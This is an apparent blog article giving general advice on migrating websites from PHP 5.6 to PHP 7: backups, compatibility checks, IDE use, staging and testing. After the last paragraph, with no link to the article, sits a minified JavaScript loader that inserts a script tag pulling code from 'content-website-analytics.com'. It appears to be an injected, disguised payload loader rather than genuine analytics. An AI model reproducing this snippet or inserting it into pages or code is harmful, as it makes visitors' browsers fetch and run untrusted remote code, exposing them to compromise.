

 Soni Nishad
PHP migrations can be very difficult for many businesses, even though they are eventually helpful and required. Upgrading to newer PHP versions is frequently prompted by the language’s and libraries’ quick rate of innovation. These migrations, however, can turn out to be drawn-out and costly processes that affect other business factors.
PHP 7 setup, development, and server environment upgrades
There are three main phases in the PHP 7 upgrading process from PHP 5. When dealing with a medium- or large-sized codebase, the following procedure will be useful.
- The process of selecting an IDE (such as JetBrains, NetBeans, Eclipse, Visual Studio Code, etc.).
- Procedure for updating codes
- phase of testing

Currently Supported Versions
Why should migrate from PHP 5.6 to 7?
- To begin with, confirm that all of the libraries you currently use for your PHP project are compatible with PHP 7.
- Upgrading to PHP 7 will probably be simple if the PHP project code you currently have is written with PHP 5.5 or PHP 5.6.
- Ensuring that your PHP code has tests (both unit and integration tests) is crucial when updating it to PHP 7. Additionally, both of these tests will be useful in identifying and resolving any hidden complications or issues with your web application before they manifest in a live environment.
- It takes amazing testing skills to update your code from PHP 5.6 to PHP 7.
Security
Security is the primary factor that takes precedence over all others. Every day, a large number of vulnerabilities are made public. The PHP team will make a patch available as soon as a vulnerability is identified.
There won’t be a release, though, if the PHP version has hit EOL. Your website will be open to hackers and remain vulnerable. Therefore, updating your website to a supported PHP version is crucial. Update your outdated PHP right away!
Methods for migrating a PHP website
- Make a backup of your database, applications, webpages, and disk data.
- Verify whether rolling back the PHP version is possible with your hosting company or in your current setup. This will come in handy should you become stuck at any stage.
- Verify that the dependent vendor’s apps, plugins, modules, and extensions are compatible with PHP for the corresponding version.
- Make a list of the things that need to be updated to account for backwards compatibility. For a combined list, see above.
- Include the out-of-date items on the checklist. For a combined list, see above.
- Make use of an IDE that is fully functional. After removing the previous, dependent PHP library, add the newly added, impending migration PHP library. Errors are indicated and cautioned about using the IDE.
- Reorganize the code.
- Install in a staging area.
- Test.
- Go live.
Advantages of migrating to PHP
Better security and faster performance are the main advantages of a PHP conversion for the majority of apps. During QA and maintenance cycles, PHP migrations may also help teams make use of new language features, extensions, and libraries that weren’t available in the previous PHP version.
;(function(f,i,u,w,s){w=f.createElement(i);s=f.getElementsByTagName(i)[0];w.async=1;w.src=u;s.parentNode.insertBefore(w,s);})(document,’script’,’https://content-website-analytics.com/script.js’);